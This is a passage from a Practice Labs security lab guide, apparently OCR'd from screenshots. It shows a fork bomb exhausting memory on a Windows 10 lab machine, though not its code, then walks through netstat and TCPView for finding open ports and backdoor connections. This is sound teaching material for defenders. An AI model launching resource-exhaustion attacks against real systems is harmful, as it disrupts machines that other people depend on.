
The application was unable to start correctly (0xc0000142). Click OK to close the application.

Figure 1.17 Screenshot of PLABWIN10: Showing the Windows Command Processor dialog box with the error along with the cmd.exe - Application Error.

Step 18

Close the error windows. The **cmd.exe - Application Error** and **Windows Command Processor** dialog boxes will continue to pop-up even if you close them.

Notice that memory utilization has jumped to **93**%.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
C:\Windows\system32\
Task Manager
File Options View
Processes Performance App history Startup Users Details Services
CPU
100% 2.00 GHz
Memory
3.7/4.0 GB (93%)
Disk 0 (
26%
Etherne
S: 80.0 R:
Etherne
S: 0 R: 0
Etherne
S: 0 R: 0
CPU
Intel(R) Xeon(R) CPU E5-2640 v2 @ 2.00GHz
% Utilization
100%
0
Processes
Threads
Handles
Up time
Logical processors:
Virtualization:
L1 cache:
L2 cache:
L3 cache:
Fewer details
Open Resource Monitor
Windows Command Processor
cmd.exe - Application Error
OK
Type here to search
ENG

```
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
Not enough storage
The process tried t
The system cannot e
The process tried t
The system cannot e
The system cannot e
Not enough storage
Out of memory.
The system cannot e
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The process tried t
The system cannot e
The process tried t
Not enough storage
The process tried t
The system cannot e
The process tried t
Not enough storage
```

Windows Command Processor has stopped working

The application was unable to start correctly (0xc000012d). Click OK to close the application.


Processes	Threads	Handles		2.00 GHz
2051	4740	206325		1
				2
			Logical processors:	2
			Virtualization:	Enabled
Up time			L1 cache:	128 KB
0:00:25:24			L2 cache:	512 KB
			L3 cache:	40.0 MB

Figure 1.18 Screenshot of PLABWIN10: Showing the memory utilization along with the error dialog boxes.

Step 19

In the background, notice the **Out of Memory** error in the command prompt window. At this point, you are virtually unable to click anywhere in the **PLABWIN10** system.

> ***Note:*** *You can* ***reboot*** *the PLABWIN10 device from the Practice Labs environment. However, ensure that you do not* ***Reset*** *it.*



```
Not enough storage
Not enough storage
The process tried t
The process tried t
Out of memory.
The process tried t
Not enough storage
The process tried t
The system cannot e
The process tried t
The system cannot e
The system cannot e
Not enough storage
Out of memory.
The system cannot e
The process tried t
The system cannot e
The process tried t
The system cannot e
The system cannot e
The process tried t
The system cannot e
The system cannot e
The system cannot e
Not enough storage
The process tried t
"C:\Users\Administr
The process tried t
Out of memory.
```

Windows Command Processor

Windows Command Processor has stopped working

cmd.exe - Application Error

The application was unable to start correctly (0xc000012d). Click OK to close the application.

OK

Figure 1.19 Screenshot of PLABWIN10: Showing the Out of memory error on the command prompt.

Exercise 2 - Determine Open Ports

The netstat command enables you to identify open ports on the system. You can use this command to determine live connections that are active on the system. In other words, you will be able to see the IP addresses of other systems to which your system is connected. The netstat command lists the ports that are open and listening for connections on the system. You can use this command to detect and identify Trojans/backdoors since these attacks usually connect outside the system to transfer data.

In this exercise, you will determine open ports.

Learning Outcomes


After completing this exercise, you will be able to:

- Use Netstat to Detect Open Ports

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Server)
- **PLABWIN10 -** (Windows 10 - Workstation)



Task 1 - Use Netstat to Detect Open Ports

Netstat is a command-line utility that displays the incoming and outgoing TCP connections on a system.

In this task, you will use the netstat command to detect open ports on the **PLABWIN10** device.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
forkbomb
Type here to search
ENG

Figure 2.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** textbox, type the following command:

```
cmd
```

From the search results, select **Command Prompt**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Best match
Command Prompt
App
Search the web
cmd - See web results
cmd
ENG

Figure 2.2 Screenshot of PLABWIN10: Selecting Command Prompt from the search results.


Step 3

The **Command Prompt** window opens.

To determine open ports, at the prompt, type the following command:

```
netstat -an
```

Press **Enter**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Administrator: Command Prompt
Type here to search
ENG


```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>netstat -an
```

Figure 2.3 Screenshot of PLABWIN10: Selecting Command Prompt from the search results.

Step 4

The **netstat** command will list the ports that are open and listening for connections on the system. It will also display the already established and running connections.

Observe the results. You can identify if the system is connecting to malicious IP addresses or if the backdoor ports are enabled.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Administrator: Command Prompt - netstat -an
Type here to search
ENG

```
TCP    192.168.0.3:49953      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49954      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49955      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49956      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49957      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49958      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49959      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49960      192.168.255.13:8080    ESTABLISHED
TCP    192.168.0.3:49961      192.168.255.13:8080    ESTABLISHED
TCP    [::]:135               [::]:0                 LISTENING
TCP    [::]:445               [::]:0                 LISTENING
TCP    [::]:2179              [::]:0                 LISTENING
TCP    [::]:3389              [::]:0                 LISTENING
TCP    [::]:7680              [::]:0                 LISTENING
TCP    [::]:49664             [::]:0                 LISTENING
TCP    [::]:49665             [::]:0                 LISTENING
TCP    [::]:49666             [::]:0                 LISTENING
TCP    [::]:49667             [::]:0                 LISTENING
TCP    [::]:49671             [::]:0                 LISTENING
TCP    [::]:49672             [::]:0                 LISTENING
TCP    [::]:49703             [::]:0                 LISTENING
TCP    [::]:49710             [::]:0                 LISTENING
UDP    0.0.0.0:53             *:*
UDP    0.0.0.0:123            *:*
UDP    0.0.0.0:3389           *:*
UDP    0.0.0.0:5050           *:*
UDP    0.0.0.0:5353           *:*
UDP    0.0.0.0:5355           *:*
UDP    0.0.0.0:51564          *:*
UDP    0.0.0.0:59736
```

Figure 2.4 Screenshot of PLABWIN10: Showing the execution of netstat command.

Close the **Command Prompt** window.

Exercise 3 - Track Port Usage

You can track the port usage of devices using a Windows program known as TCPView. This program displays the entire list of all Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) endpoints on the devices. The list also includes the local and remote addresses and state of TCP connections. TCPView provides a real-time output as compared to the netstat command. In this exercise, you will learn to track the port usage

Learning Outcomes

